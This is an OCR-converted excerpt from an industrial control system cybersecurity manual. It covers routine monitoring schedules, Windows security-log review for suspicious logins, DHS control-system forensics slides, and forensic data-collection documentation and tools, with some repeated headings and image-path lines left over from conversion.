activities. This enclosure can be amended and changed to meet the command's particular needs. The Routine Monitoring Schedule and Procedures are a managerial document and should be completed and maintained by the ICS manager. This enclosure was designed as a stand-alone document.

Routine Monitoring: Overview	
• What you will need to perform Routine Monitoring: 1. Routine Monitoring checks 2. Routine Monitoring schedule 3. FMC baseline documents binder	
Step	**Routine Monitoring Procedure**
1.	**COMPARE** expected normal ICS activity to observed ICS activity, and search for differences (which are also called anomalies throughout this TTP). a. If an anomaly is found, **LOCATE** anomaly (or the closest description of the anomaly) in Enclosure A: Detection Procedures, A.1.1 *Event Diagnostics Table*. **FOLLOW** the instructions in the Event Diagnostics Table. The instructions will lead to: (1) An evaluation of the anomaly

Enclosure D: Routine Monitoring D-1

D.1 Routine Monitoring Introduction
D.2 Routine Monitoring Overview
D.3 Routine Monitoring: Security Events and IDS Alert Check
D.4 Routine Monitoring: Security Events and Firewall Log Check
D.5 Routine Monitoring: Computer Assets
D.6 Routine Monitoring: Network Data Flow
D.7 Routine Monitoring: Synchronicity Check

ENCLOSURE D: MONITORING PROCEDURES




ICS Cyber Security Routine Monitoring Schedule

Monitoring Area	Operator	Monitoring Days	Monitoring Times
Security Events and IDS			
Security Events and Firewall Log Check			
Network Flow			
HMI Layer 2			
HMI Layer 1			
OPC Server			
Engineering Workstation			
Primary Historian			
Secondary Historian			
Synchronicity Check Layer 2-1			
Synchronicity Check Layer 1-0			

NOTE: Monitoring area includes suggested assets to monitor. If your installation does not have these devices, or they are located in a different layer, modify table to map to your ICS.

Table D-1: Routine Monitoring Schedule


ENCLOSURE D: MONITORING PROCEDURES



Control System Cyber Security Routine Monitoring Schedule

Monitoring Area	Operator	Monitoring Days	Monitoring Times
Security Events and IDS			
Security Events and Firewall Log Check			
Network Flow			
HMI Layer 2			
HMI Layer 1			
OPC Server			
Engineering Workstation			
Primary Hiistorian			
Secondary Historian			
Synchronicity Check Level 2-1			
Synchronicity Check Level 1-0			

ENCLOSURE D: MONITORING PROCEDURES



Routine Monitoring:
Computer Assets

- Functional Area: IT or ICS
- What you need to perform this procedure:
  1. From the FMC Baseline Documents binder, extract FMC Data Flow Diagram and User Accounts Table for the assets being monitored
  2. From the FMC Baseline Documents binder, extract FMC Topology Diagram
  3. For 2nd Stage Monitoring, Baseline CD-r or digital versatile disc (DVD)-r from Jump-Kit
  4. Administrator rights


Step	Computer Assets Procedures
1.	**MAKE** a copy of the *FMC Data Flow Diagram, User Account* Table, and the *FMC Topology Diagram*, and **RETURN** the originals to the *FMC Baseline Documents* binder.
2.	**LOG** on to asset, and run as "administrator".
3.a.	**DISPLAY** Security Log – **Windows XP**: a. Open Computer Management. b. In the console tree, click **Event Viewer**. **Where?** System Tools > Event Viewer c. In the details pane, double-click **Security**.
3.b.	**DISPLAY** Security Log - **Windows 7 and higher**: a. To open Event Viewer, click **Start**, click **Control Panel**, click **System and Maintenance**, double-click **Administrative Tools**, and then double-click **Event Viewer**. b. **OPEN** Event Viewer. c. In the console tree, open **Global Logs**, and then click **Security**. The results pane lists individual security events.
4.	**REVIEW** Security Logs since last *Routine Monitoring* check for the following user actions: a. Unauthorized user logging in. b. Rapid and/or continuous log-ins/log-outs. c. Users logging into accounts outside of normal working hours and for no apparent reason. d. Numerous failed log-in attempts found in logs on administrator accounts or other user accounts. e. User accounts attempting to escalate account privileges or access areas or assets not required by their jobs. f. Logs that have been erased or appear altered (look for missing days or times).

[redacted]

Unit 7

Enclosure G: Data Collection For Forensics, Using MalwareBytes, MS EMET and Sysinternals, and OSForensics tools

DHS Cyber Forensics Plans



Recommended Practice:

Creating Cyber Forensics Plans for Control Systems

August 2008

Homeland Security

Control Systems Security Program

National Cyber Security Division

The ***legacy nature and somewhat diverse or disparate component*** aspects of control systems environments can often prohibit the smooth translation of modern forensics analysis into the control systems domain. Compounded by a wide variety of proprietary technologies and protocols, as well as critical ***system technologies with no capability to store significant amounts of event information***, the task of creating a ubiquitous and unified strategy for technical ***cyber forensics on a control systems device or computing resource is far from trivial***.

DHS Control Systems Forensics





Figure 1. Control systems forensics domain and CSSP reference architecture.[9]




Modern / Common Technology	Effective Audit/ Logging	Forensics Compliant	Reference Materials Available
Engineering Workstations, Databases	Yes	Most Likely Yes	Most Likely Yes
HMI	Yes	Most Likely Yes	Most Likely Yes
Field Devices (PLC, RTU, IED)	Possibly Yes Most Likely No	No	No

DHS Control Systems Forensics Framework

The basic framework for any investigation, as it pertains to ***the identification and collection of digital evidence*** (whether it is in the control systems environment or not) will have several core components or elements that must be adhered to by any investigator. To ensure the investigator has a concise and effective framework for ***executing a forensics program in a control systems environment***, the following traditional forensics elements will be examined and the uniqueness of a control systems environment and the impacts on these elements will be discussed. These elements are:


- Reference clock system
- Activity logs and transaction logs
- Other sources of data
- General system failures
- Real time forensics
- Device integrity monitoring
- Enhanced all-source logging and auditing

DHS Control Systems Forensics Artifacts



Artifact	Information Provided
Process Commencement & Initialization	Information about program specific times & users; can be used to ascertain process activity initiated by unauthorized users
Resident Memory Usage	Often done only in real time, memory usage can provide insight into rogue programs and other malicious activity
Alarms (Unauthorized Attempts, Unauthorized File Access)	History of login attempts, file access, state changes. Can be used in tandem with error log file analysis
System Halt/System Shutdown/ System Reboot	Provides information regarding process termination, shutdown, interruption, & who initiated activity. Often can disclose activity associated with attacker access to bootup/shutdown files
Process & Resource Utilization	Provides information as to what processes are running & the affiliated resources to run that process. Can provide insight into unauthorized applications or concurrent attack vectors
CPU Activity	Provides CPU activity. Can be mapped (using timer/clock) to specific activities
Overall Disk Potential & Capacity Usage	Direct review can provide insight into malicious code or activity in specific disk sectors. Information can also be provided on how the disk was used

DHS Control Systems Response Activity



Incident Response Activity	Incident Detection Team	IR Coordinator (with CS)	Primary Security POC	Incident Response Director	CS Incident Manager	CS Security Specialist	CS Engineering	CS Vendor Coordinator
Detection								
Detection	P	S	P					
Initial Reporting & Documentation	P	P	P					
Response Initiation								
Incident Classification	P		P	S	P			–
Escalation			P	P	P	S		
Emergency Action	P		P	P		S	S	P
Incident Response / Forensics Collection								
Mobilization	S	P	S	P	P	S	S	S
Investigation	S	P	P	S	P	P	S	S
Containment	P	P	S	S	P	P	P	S
Incident Recovery / Forensics Analysis								
Recovery Planning		S	S	S	P	P	P	S/P
Restoration		S	S	S	P	P	P	S
System Upgrade		S	S	S	P	P	P	S
Incident Closure / Forensics Reporting								
Summary Report		P	S	S	S	P	S	
Mitigations / Reporting			P	P	P	P	S	S
System Upgrade	P		P	P	P	P	S	

ENCLOSURE G: FORENSICS

ENCLOSURE G: DATA COLLECTION FOR FORENSICS

G.1. Data Collection for Forensics Introduction

a. Description. Data collection for forensics involves the acquisition of volatile and nonvolatile data from a host, a network device, and ICS field controllers. Memory acquisition involves copying the contents for volatile memory to transportable, non-volatile storage. Data acquisition is copying non-volatile data stored on any form of media to transportable, non-volatile storage. A digital investigator seeks to preserve the state of the digital environment in a manner that allows the investigator to reach reliable inferences through analysis. (Ligh, 2014)

b. Key Components

(1) Volatile memory
(2) Non-volatile data
(3) Collection
(4) Documentation
(5) Notifications

c. Prerequisites
(1) Administrative tools for acquisition
(2) Storage devices to capture and transport evidence

G.2. Documentation of Data Collection

G.2. Documentation of Data Collection

a. It is important to document environmental observations of what the device is doing, its symptoms and anomalies, and if the device is currently running or shut down. It is also important to note who has had access to the device and what the person did—if any actions were taken. Also include documents for each step that is taken while acquiring data for forensics. This includes the following:

(1) Information on the specific device (i.e., make, model, identification number, location, etc.)
(2) The tools or utilities used to capture the data
(3) The commands or steps that were taken
(4) The device used to store the data
(5) If the data was collected remotely or locally
(6) The person that gathered the data
(7) Date and time in which the data was collected

G.3. Data Collection Tools

G.3. Data Collection Tools

- Mandiant Redline
- Mandiant Memoryze
- Microsoft SysInternals
- Microsoft Windows system utilities
- Linux system utilities
- Glasswire
- OSForensics
- RegRipper
- Belarc

G.4. Capturing Memory Data

G.4. Capturing Memory Data

a. Volatile Memory. Volatile memory is computer memory that requires power to maintain the stored information; it retains its contents while powered on, but when the power is interrupted the stored data is immediately lost.

b. Non-Volatile Memory. Non-volatile computer memory is stored data that can be retrieved even after having the power cycled. Examples of non-volatile memory include read-only memory, flash memory, most types of magnetic computer storage devices and hard disks, floppy disks, magnetic tape, and optical discs.

G.5. Windows Registry Data

G.5. Windows Registry Data

a. The registry on a Microsoft Windows operating system is a database of configuration data used by the operating system and applications.

b. The Registry Consists of Five Root Hives

1. HKEY_CLASSES_ROOT
2. HKEY_CURRENT_USER
3. HKEY_LOCAL_MACHINE
4. HKEY_USERS
5. HKEY_CURRENT_CONFIG

G.5. Windows Registry Data

